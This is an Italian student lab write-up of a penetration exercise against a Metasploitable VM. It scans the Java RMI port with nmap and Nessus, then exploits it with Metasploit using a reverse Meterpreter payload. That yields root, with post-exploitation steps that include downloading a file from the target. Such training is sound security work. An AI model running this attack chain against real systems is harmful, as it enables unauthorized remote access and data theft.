
Di Edoardo Castelli


Progetto Settimanale

Exploit servizio “Java RMI”

Il lavoro odierno prevede lo sfruttamento del servizio RMI per ottenere accesso non autorizzato alla macchina target.

Dapprima vado a modificare gli indirizzi IP delle macchine in accordo alla traccia:






Inizio dunque lo studio della vulnerabilità, andando a reperire dapprima le fonti documentali necessarie per una buona riuscita dell’attacco.


A quanto pare, “Java Remote Method Invocation, o Java RMI, è un servizio RPC orientato agli oggetti che consente ad un oggetto situato in una macchina virtuale Java di chiamare metodi su un oggetto situato in un'altra macchina virtuale Java. Ciò consente agli sviluppatori di scrivere applicazioni distribuite utilizzando un paradigma orientato agli oggetti”.

Il servizio “gira” di default sulle porte 1090,1098,1099,1199,4443-4446,8999-9010,9999.   
  
Ne risulta dunque, quasi ovviamente, che una mancata o errata configurazione di tale servizio potrebbe permettere ad un attaccante di eseguire codice malevolo sul server bersaglio, con conseguente privilege escalation mediante l’iniziezione di una shell remota.


Vado dunque a verificare lo stato della porta in questione con Nmap:




Una volta assicuratomi che sia aperta, eseguo anche il comando “-sV” per recuperare informazioni sul server in ascolto:




Avvio inoltre una scansione con Nessus della stessa porta:




Nessus ci riporta, effettivamente, che un servizio RMI è in ascolto sulla porta 1099. Si noti come Nessus consideri tale vulnerabilità poco grave in quanto Il servizio RMI è volutamente utilizzato per la condivisione di oggetti JAVA da remoto tramite chiamate RPC.





Decido dunque di eseguire un secondo controllo da Nmap per confrontare le informazioni, ipotizzando la possibilità di utilizzare un servizio legittimo per caricare codice malevolo sulla macchina bersaglio.






Il comando “sudo Nmap --script=rmi-vuln-classloader – p 1099 192.168.99.112”,  
conferma ulteriormente la Vulnerabilità della macchina.


N.B.: Sarebbe stato possibile effettuare ulteriori controlli per la configurazione del server nella directory “/etc/java/” e nelle sue sotto-directory, tra cui in particolare “/etc/java/security”, ma volendo in questa sede simulare un attacco quanto più simile possibile alla realtà, si è deciso di non “intervenire” sulla macchina Metasploitable”.

Si decide dunque di procedere all’attacco, avviando “msfconsole” e configurando l’attacco stesso in funzione delle informazioni raccolte.


Una volta configurati target (“set RHOSTS 192.168.99.112”) e Local Host (“set LHOST 192.168.99.111), scelgo una shell meterpreter di tipo “reverse” scritta in java come payload per effettuare l’exploit (“set payload [path]”).


Il comando “show options” verrà utilizzato che tutti i parametri inseriti siano corretti prima di lanciare effettivamente l’attacco con il comando “exploit”. Una sessione Meterpreter verrà avviata su “msf”:






Come da richiesta, una volta avuto accesso al target eseguo anzitutto la verifica della configurazione di rete e del routing della macchina target, con i comandi “ifconfig” e “route”, rispettivamente.






Inoltre, con il comando “getuid”, vado a verificare i pemessi sulla macchina. Il comando ci conferma di essere “root”.




Ho successivamente eseguito ulteriori comandi arbitrari per comprovare la riuscita dell’attacco, quali “pwd” per verificare la mia posizione all’interno del File System:




“cd” per spostarmi all’interno delle directory:






“ls” per esaminare il contenuto delle stesse:




Si noti, infine, come la shell in java risulti essere più debole rispetto ad altre meterpreter scritte in altri linguaggi: comandi come “shutdown”, solo per citarne uno, potrebbero risultare non disponibili su questa versione della shell.

Ciononostante, attraverso il comando “help” sarà sempre possibile averli tutti “sotto mano”, di modo da poter sempre effettuare i test opportuni:



Si decide, in questa sede, di utilizzare anche “download”, per scaricare sulla macchina attaccante un file presente sulla macchina target:



Ed infine “mkdir”, per creare una nuova directory sulla macchina bersaglio.

